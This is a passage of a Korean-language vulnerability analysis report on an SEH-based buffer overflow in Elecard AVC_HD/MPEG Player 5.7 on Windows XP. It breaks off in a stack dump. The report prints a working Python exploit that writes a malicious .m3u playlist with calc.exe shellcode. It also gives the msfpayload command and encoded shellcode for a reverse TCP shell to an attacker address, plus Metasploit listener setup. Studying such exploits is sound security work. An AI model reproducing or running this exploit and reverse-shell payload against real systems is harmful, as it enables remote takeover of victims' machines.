취약점 분석 보고서

[Elecard AVC_HD/MPEG Player 5.7 Buffer Overflow]

2012-08-02

RedAlert Team 봉용균

목 차

1. 개 요 1
 1.1. 배경 1
 1.2. 요약 1
 1.3. 정보 1
 1.4. 대상시스템 1
2. 공 격 2
 2.1. 시나리오 2
 2.2. 대상프로그램 2
 2.3. Exploit Code 3
 2.4. 공격테스트 4
3. 분 석 8
 3.1. 디버깅 도구를 이용한 분석 8
 3.2. Payload 삽입확인 10
 3.3. 대안 12
4. 결 론 13
5. 대응 방안 13
6. 참고 자료 13

1. 개 요

1.1. 배경

미디어재생 프로그램인 'MpegPlayer'는 Buffer Overflow 취약점입니다. Payload 가 삽입된 위장파일을 실행시킬 때 악의적인 코드가 동작하는 비교적 간단한 방식의 Exploit 입니다. 기존에는 계산기를 실행하는 Shell Code 였지만, 저는 Reverse Shell 이 동작하는 Shell Code 로 바꾸어보려고 시도했고, 결과는 실패였습니다. 실패한 이유를 자세히 살펴보면서, Buffer Overflow 취약점에 대한 상세한 이해와, 대응방법을 고민해보겠습니다.

1.2. 요약

'MpegPlayer'는 할당크기이상의 데이터를 삽입해서, 악의적인 코드의 동작을 유도합니다. 이 때 오류가 발생하면서, Windows 의 오류처리 메커니즘인 SE Handler 가 동작하고, 오류처리를 시도합니다. 그렇지만, Buffer Overflow 기법을 이용해 오류처리 메커니즘을 조작할 수 있기 때문에 Shell Code 를 실행할 수 있습니다. 해당프로그램은 일정크기 이상의 데이터는 일부만 삽입되고, 일부는 제거됩니다.

1.3. 정보

취약점 이름	Elecard AVC_HD/MPEG Player 5.7 Buffer Overflow		
최초 발표일	2011 년 2 월 27 일	문서 작성일	2012 년 8 월 02 일
Version	5.7	상태	업데이트
Vender	Elecard	Author	sickness
공격 범위	Local	공격 유형	Buffer overflow

표 1. 취약점정보

1.4. 대상시스템

해당문서는 'Windows XP SP3'를 대상으로 테스트를 수행했습니다.

• Microsoft Windows XP SP3

표 2. 대상시스템

Safe² Red Alert

Copyright © 2011 Red Alert. All Rights Reserved.

2. 공 격

2.1. 시나리오

① Exploit Code 를 동작시켜서, Payload 가 삽입된 Play List 파일을 생성합니다.

② 'MpegPlayer'를 실행시키고, 생성된 Play List 파일을 불러옵니다. 만일 운영체제에 DEP 기능이 동작한다면, 해당프로그램을 DEP 대상목록에서 제외시킵니다.

③ 공격성공 여부를 확인하고, Shell Code 를 Reverse Shell Code 로 변환하기 위해 Metasploit 을 이용해, Shell Code 를 생성합니다.

④ 생성된 Shell Code 를 Exploit Code 에 삽입한 후 동작시켜서, Play List 파일을 생성합니다.

⑤ 마찬가지로 'MpegPlayer'를 실행시키고, Play List 파일을 불러옵니다. 하지만, 공격은 반드시 실패합니다.

⑥ 실패한 이유를 분석해보고, 성공시킬 수 있는 방법을 모색합니다.

2.2. 대상프로그램

① MpegPlayer

[그림 1] MpegPlayer

Copyright © 2011 Red Alert. All Rights Reserved.

2.3. Exploit Code

① SE Handler 를 이용하고, 계산기를 동작시키는 Shell Code 가 삽입된, Exploit Code 입니다.

❶
```
import sys

header="#EXTM3U\n"

junk="\x42"*4
nseh="\xeb\x06\x90\x90"
seh="\xA6\xA0\x94\x73"  # p/p/r from D3DIM700.DLL
nops = "\x90"*16
```

❷
```
# msfpayload windows/exec CMD=calc.exe R | msfencode -a x86 -b "\x00\x0a\x0d\x25\x68\x08" -t c
sc = ("\x6a\x32\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xfd\x1e"
"\x9f\xec\x83\xeb\xfc\xe2\xf4\x01\xf6\x16\xec\xfd\x1e\xff\x65"
"\x18\x2f\x4d\x88\x76\x4c\xaf\x67\xaf\x12\x14\xbe\xe9\x95\xed"
"\xc4\xf2\xa9\xd5\xca\xcc\xe1\xae\x2c\x51\x22\xfe\x90\xff\x32"
"\xbf\x2d\x32\x13\x9e\x2b\x1f\xee\xcd\xbb\x76\x4c\x8f\x67\xbf"
"\x22\x9e\x3c\x76\x5e\xe7\x69\x3d\x6a\xd5\xed\x2d\x4e\x14\xa4"
"\xe5\x95\xc7\xcc\xfc\xcd\x7c\xd0\xb4\x95\xab\x67\xfc\xc8\xae"
"\x13\xcc\xde\x33\x2d\x32\x13\x9e\x2b\xc5\xfe\xea\x18\xfe\x63"
"\x67\xd7\x80\x3a\xea\x0e\xa5\x95\xc7\xc8\xfc\xcd\xf9\x67\xf1"
"\x55\x14\xb4\xe1\x1f\x4c\x67\xf9\x95\x9e\x3c\x74\x5a\xbb\xc8"
"\xa6\x45\xfe\xb5\xa7\x4f\x60\x0c\xa5\x41\xc5\x67\xef\xf5\x19"
"\xb1\x97\x1f\x12\x69\x44\x1e\x9f\xec\xad\x76\xae\x67\x92\x99"
"\x60\x39\x46\xee\x2a\x4e\xab\x76\x39\x79\x40\x83\x60\x39\xc1"
"\x18\xe3\xe6\x7d\xe5\x7f\x99\xf8\xa5\xd8\xff\x8f\x71\xf5\xec"
"\xae\xe1\x4a\x8f\x9c\x72\xfc\xc2\x98\x66\xfa\xec")
```

❸
```
rest = "\x90"*(21000-len(header+junk+nseh+seh+nops+sc))
```

❹
```
exploit = header +junk + nseh + seh + nops + sc + rest
```

❺
```
try:
        f=open("evil.m3u","w")
        f.write(exploit)
        f.close()
        print "Done!"
except:
        print "Something went wrong!"
```

[그림 2] Exploit Code

❶JUNK 값 이후 SE Handler 를 Overwrite 할 값을 삽입합니다.

❷Shell Code 부분으로 현재는 계산기를 실행하는 Code 입니다.

❸Shell Code 실행 후 프로그램의 흐름을 원활하게 하기 위해 nop 를 다량 삽입합니다.

❹Payload 를 구성합니다. 각 변수의 데이터가 Stack 에 순서대로 삽입될 것입니다.


❺구성된 Payload 가 삽입된 Play List 파일을 생성합니다.

Safe² Red Alert

Copyright © 2011 Red Alert. All Rights Reserved.


2.4. 공격테스트

① Exploit Code 를 실행시키면, Payload 가 삽입된, Play List 파일이 생성됩니다.



[그림 3] Simple Web Server 정보


② 생성된 Play List 파일을 피해자시스템의 'MpegPlayer'로 불러옵니다.



[그림 4] Payload 가 삽입된 Play List 파일 불러오기


Safe Red Alert
Copyright © 2011 Red Alert. All Rights Reserved.

③ Play List 파일을 불러왔는데, Shell Code 가 실행되지 않는다면, Windows DEP 기능을 확인해보고, 해당프로그램을 제외시켜야 합니다.



[그림 5] 공격진행과정과 확인

④ 결과적으로 Shell Code 가 실행되면서, 계산기가 동작합니다.



[그림 6] Shell Code 실행확인

Safe Red Alert

Copyright © 2011 Red Alert. All Rights Reserved.

⑤ 기존의 Shell Code 대신 Reverse Shell Code 로 변환하기 위해, Shell Code 를 생성합니다.

❶ ❷ ❸

```
root@bt:/opt/metasploit-4.3.0/msf3/modules# msfpayload windows/shell/reverse_tcp LHOST=
192.168.1.23 LPORT=4444 R | msfencode -a x86 -b "\x00\x0a\x0d\x25\x68\x08" -t c
[*] x86/shikata ga nai succeeded with size 317 (iteration=1)

unsigned char buf[] =
"\xbb\x2f\xa4\xa7\x28\xd9\xcd\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x49\x31\x58\x14\x83\xc0\x04\x03\x58\x10\xcd\x51\x5b\xc0\x98"
"\x9a\xa4\x11\xfa\x13\x41\x20\x28\x47\x01\x11\xfc\x03\x47\x9a"
"\x77\x41\x7c\x29\xf5\x4e\x73\x9a\xb3\xa8\xba\x1b\x72\x75\x10"
"\xdf\x15\x09\x6b\x0c\xf5\x30\xa4\x41\xf4\x75\xd9\xaa\xa4\x2e"
"\x95\x19\x58\x5a\xeb\xa1\x59\x8c\x67\x99\x21\xa9\xb8\x6e\x9b"
"\xb0\xe8\xdf\x90\xfb\x10\x6b\xfe\xdb\x21\xb8\x1d\x27\x6b\xb5"
"\xd5\xd3\x6a\x1f\x24\x1b\x5d\x5f\xea\x22\x51\x52\xf3\x63\x56"
"\x8d\x86\x9f\xa4\x30\x90\x5b\xd6\xee\x15\x7e\x70\x64\x8d\x5a"
"\x80\xa9\x4b\x28\x8e\x06\x18\x76\x93\x99\xcd\x0c\xaf\x12\xf0"
"\xc2\x39\x60\xd6\xc6\x62\x32\x77\x5e\xcf\x95\x88\x80\xb7\x4a"
"\x2c\xca\x5a\x9e\x56\x91\x32\x53\x64\x2a\xc3\xfb\xff\x59\xf1"
"\xa4\xab\xf5\xb9\x2d\x75\x01\xbd\x07\xc1\x9d\x40\xa8\x31\xb7"
"\x86\xfc\x61\xaf\x2f\x7d\xea\x2f\xcf\xa8\xbc\x7f\x7f\x03\x7c"
"\xd0\x3f\xf3\x14\x3a\xb0\x2c\x04\x45\x1a\x45\xae\xbf\xcd\xaa"
"\x86\xc1\x1a\x43\xd4\xc1\x35\xcf\x51\x27\x5f\xff\x37\xff\xc8"
"\x66\x12\x8b\x69\x66\x89\xf1\xaa\xec\x3d\x05\x64\x05\x48\x15"
"\x11\xe5\x07\x47\xb4\xfa\xb2\xe2\x39\x6f\x38\xa5\x6e\x07\x42"
"\x90\x59\x88\xbd\xf7\xd1\x01\x2b\xb8\x8d\x6d\xbb\x38\x4e\x38"
"\xd1\x38\x26\x9c\x81\x6a\x53\xe3\x1c\x1f\xc8\x76\x9e\x76\xbc"
"\xd1\xf6\x74\x9b\x16\x59\x86\xce\xa6\xa6\x51\x37\x2d\xde\xd7"
"\x5b\xed";
```

- codename [pwnsauce]

[그림 7] Reverse Shell Code 생성

❶Metasploit 의 Payload 제작도구를 이용합니다. 생성할 Shell Code 의 종류와 Shell Code 에 따른 옵션 값을 설정하고, Metasploit 의 Encoding 도구를 이용해 Encoding 합니다.

❷생성된 Shell Code 의 간략한 정보를 볼 수 있습니다. 주목할 부분은 Size 입니다.

❸생성된 Shell Code 입니다. 이 부분만 복사해서, 사용합니다.

⑥ Reverse Shell 연결에 대기하기 위해 ReverSE Handler 모듈을 동작시킵니다.

❶ ❷

```
msf > use multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.23
LHOST => 192.168.1.23
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.23:4444
[*] Starting the payload handler...
```


[그림 8] Reverse Shell Code 생성

❶ReverSE Handler 모듈을 불러오고, Payload 정보 및 연결될 주소를 지정합니다.

❷연결될 주소는 공격자시스템의 주소이며, 연결될 Port 는 기본 값 '4444'입니다. 피해자 시스템이 Reverse Shell 연결을 위 주소와 Port 로 시도할 경우 공격자시스템은 Meterpreter Shell 을 획득하게 됩니다.

Copyright © 2011 Red Alert. All Rights Reserved.

⑦ 피해자시스템에서 Payload 가 변환된 Play List 파일을 불러옵니다. 기존의 Exploit Code 에서 바뀐 부분은 Shell Code 부분외에 없습니다. 나머지부분은 이전과 동일하기 때문에, 성공할 것으로 예상됩니다.



[그림 9] Reverse Shell Code 생성


⑧ 결과는 실패입니다. 실패이유를 분석해보겠습니다.

Copyright © 2011 Red Alert. All Rights Reserved.

3. 분 석

3.1. 디버깅 도구를 이용한 분석


① SE Handler 부분에 삽입된 'POP/POP/RET' 구문에 Break Point 를 설정해, Stack 에 삽입된 Payload 를 확인합니다.



[그림 10] shell code 실행 직전

❶'POP/POP/RET' 주소로 이동한 후 Break Point 를 설정합니다.
❷Break Point 가 제대로 설정되었는지, 확인합니다.

② 'POP/POP/RET'가 실행되기 직전 실행흐름이 일시 정지했습니다. 여기서부터 한 단계씩 확인합니다.



[그림 11] SE Handler 실행직전

Copyright © 2011 Red Alert. All Rights Reserved.

③ SE Handler 부분이 실행되고, next SE Handler 의 '₩xEB₩x06' 부분으로 실행순서가 이동됩니다. 이 Code 는 6Byte 를 이동해서, '0x0013C9C4' 위치의 Code 가 실행되도록 합니다.

```
❶ 0013C9BC  EB 06          JMP SHORT 0013C9C4
   0013C9BE  90             NOP
   0013C9BF  90             NOP
   0013C9C0  A6             CMPS BYTE PTR DS:[ESI],BYTE PTR ES:[EDI]
   0013C9C1  A0 94739090 ❷  MOV AL,BYTE PTR DS:[90907394]
   0013C9C6  90             NOP
   0013C9C7  90             NOP
   0013C9C8  90             NOP
   0013C9C9  90             NOP

Registers (3DNow!)
EAX 00000000
ECX 7394A0A6 D3DIM700.7394A0A6
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013C1B4
EBP 0013C290
ESI 7C9032A8 ntdll.7C9032A8
EDI 00000000
EIP 0013C9BC

Address   Hex dump
004FB000  00 00 00 00 7C BB 4A 00
004FB008  DD 18 4C 00 E9 18 4C 00
004FB010  9A 89 4B 00 55 DB 4C 00
004FB018  77 DB 4C 00 8D DB 4C 00
004FB020  32 2C 4C 00 25 DB 4C 00
004FB028  3B DB 4C 00 80 DA 4C 00
004FB030  A0 DA 4C 00 C0 DA 4C 00
004FB038  E0 DA 4C 00 00 DB 4C 00
004FB040  50 11 4C 00 6D 11 4C 00
004FB048  8A 11 4C 00 25 19 4C 00
004FB050  F9 C9 4B 00 05 CA 4B 00
004FB058  16 CA 4B 00 2E CA 4B 00
004FB060  46 CA 4B 00 5F CA 4B 00

0013C1B4  0013C2AC
0013C1B8  0013C264
0013C1BC  0013C9BC  Pointer to next SEH record
0013C1C0  7C9032BC  SE handler
0013C1C4  0013C9BC
0013C1C8  0013C278
0013C1CC  7C90327A  RETURN to ntdll.7C90327A from ntdll.7C903282
0013C1D0  0013C290
0013C1D4  0013C9BC
0013C1D8  0013C2AC
0013C1DC  0013C264
0013C1E0  7394A0A6  D3DIM700.7394A0A6
0013C1E4  0013FFFE
0013C1E8  0013C290
```

[그림 12] next SE Handler 실행직전

❶next SE Handler 의 '₩xEB₩x06" Code 입니다. +6Byte 위치인 '0x0013C9C4'로 이동됩니다.
❷next SE Handler 가 실행되면서, 이동되는 위치로, nop 값이 위치합니다. 프로그램 흐름은 연속된 nop 값을 실행하면서 이동될 것입니다.

④ 연속된 nop 값의 흐름을 따라가다 보면, Shell Code 의 시작부분에 도달합니다. Shell Code 를 Reverse Shell 로 변환해서, 확인해봐도 마찬가지의 순서로 Shell Code 시작부분에 도달합니다. 그러나 기존의 Shell Code 는 실행이 되고, Reverse Shell Code 는 실행이 안됩니다.

```
0013C9D1  90                NOP
0013C9D2  90                NOP
0013C9D3  90                NOP
0013C9D4  6A 32             PUSH 32
0013C9D6  59                POP ECX
0013C9D7  D9EE              FLDZ
0013C9D9  D97424 F4         FSTENV (28-BYTE) PTR SS:[ESP-C]
0013C9DD  5B                POP EBX
0013C9DE  8173 13 FD1E9FE(  XOR DWORD PTR DS:[EBX+13],EC9F1EFD

Registers (3DNow!)
EAX 00000000
ECX 7394A0A6 D3DIM700.7394A0A6
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013C1B4
EBP 0013C290
ESI 7C9032A8 ntdll.7C9032A8
EDI 00000000
EIP 0013C9D4

Address   Hex dump
004FB000  00 00 00 00 7C BB 4A 00
004FB008  DD 18 4C 00 E9 18 4C 00
004FB010  9A 89 4B 00 55 DB 4C 00
004FB018  77 DB 4C 00 8D DB 4C 00
004FB020  32 2C 4C 00 25 DB 4C 00
004FB028  3B DB 4C 00 80 DA 4C 00
004FB030  A0 DA 4C 00 C0 DA 4C 00
004FB038  E0 DA 4C 00 00 DB 4C 00
004FB040  50 11 4C 00 6D 11 4C 00

0013C1B4  0013C2AC
0013C1B8  0013C264
0013C1BC  0013C9BC  Pointer to next SEH record
0013C1C0  7C9032BC  SE handler
0013C1C4  0013C9BC
0013C1C8  0013C278
0013C1CC  7C90327A  RETURN to ntdll.7C90327A from ntdll.7C903282
0013C1D0  0013C290
0013C1D4  0013C9BC
0013C1D8  0013C2AC
```

[그림 13] Shell Code 시작부분

Copyright © 2011 Red Alert. All Rights Reserved.

3.2. Payload 삽입확인

① Reverse Shell Code 가 실패하는 이유를 알기 위해 Payload 가 삽입된 Stack 을 확인했습니다. Shell Code 부분이 끝까지 삽입되지 않고 중간에 누락된 것을 확인할 수 있습니다. 즉, Shell Code 가 일정크기만큼만 삽입되었습니다. 이후 rest 변수의 nop 값 일부가 삽입됩니다. rest 변수의 나머지 부분 중 일부는 Buffer 이후에 삽입됩니다.

❶
```
0013C680  90909090
0013C684  90909090
0013C688  90909090
0013C68C  90909090
0013C690  90909090
0013C694  90909090
0013C698  90909090
0013C69C  90909090
```
❷
```
0013C6A0  42424242
0013C6A4  909006EB
0013C6A8  7394A0A6  D3DIM700.7394A0A6
0013C6AC  90909090
0013C6B0  90909090
0013C6B4  90909090
0013C6B8  90909090
```
❸
```
0013C6BC  A7A42FBB
0013C6C0  D9CDD928
0013C6C4  58F42474
0013C6C8  49B1C929
0013C6CC  83145831
0013C6D0  580304C0
0013C6D4  5B51CD10
0013C6D8  A49A98C0
0013C6DC  4113FA11
0013C6E0  01472820  ASCII "ss"
0013C6E4  4703FC11
0013C6E8  7C41779A
0013C6EC  734EF529
0013C6F0  BAA8B39A
0013C6F4  1075721B
0013C6F8  6B0915DF
0013C6FC  A430F50C
0013C700  D975F441
0013C704  952EA4AA
0013C708  EB5A5819
0013C70C  678C59A1
0013C710  B8A92199
0013C714  E8B09B6E
0013C718  10FB90DF
0013C71C  21DBFE6B
0013C720  6B271DB8
0013C724  6AD3D5B5
0013C728  5D1B241F
0013C72C  5122EA5F
0013C730  5663F352
0013C734  A49F868D
0013C738  D65B9030
0013C73C  707E15EE
0013C740  805A8D64
0013C744  8E284BA9
0013C748  93761806
0013C74C  AF0CCD99
0013C750  39C2F012
0013C754  62C6D660
0013C758  CF5E7732
0013C75C  B7808895
0013C760  5ACA2C4A
0013C764  3291569E
0013C768  C32A6453
0013C76C  F159FFFB
0013C770  B9F5ABA4
0013C774  BD01752D
0013C778  409DC107
0013C77C  86B731A8
0013C780  2FAF61FC
0013C784  CF2FEA7D
0013C788  7F7FBCA8
0013C78C  3FD07C03
0013C790  B03A14F3
